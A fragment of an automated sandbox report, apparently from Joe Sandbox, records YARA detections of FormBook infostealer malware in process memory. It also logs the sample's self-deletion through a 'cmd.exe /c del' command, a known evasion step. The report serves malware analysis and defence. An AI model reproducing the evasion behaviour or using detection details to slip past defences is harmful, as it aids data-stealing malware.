Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.493603616.0000000000A90000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.493603616.0000000000A90000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.493603616.0000000000A90000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.492153305.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.492153305.0000000000560000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.492153305.0000000000560000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.494502874.0000000002CF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.494502874.0000000002CF0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.494502874.0000000002CF0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1864 Parent PID: 1632

General

Start time:	18:24:39
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\WXs8v9QuE7.exe'
Imagebase:	0x8c0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1488 Parent PID: 1864

General

Start time:	18:24:40
Start date:	22/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC Joe Sandbox Cloud Basic 32.0.0 Black Diamond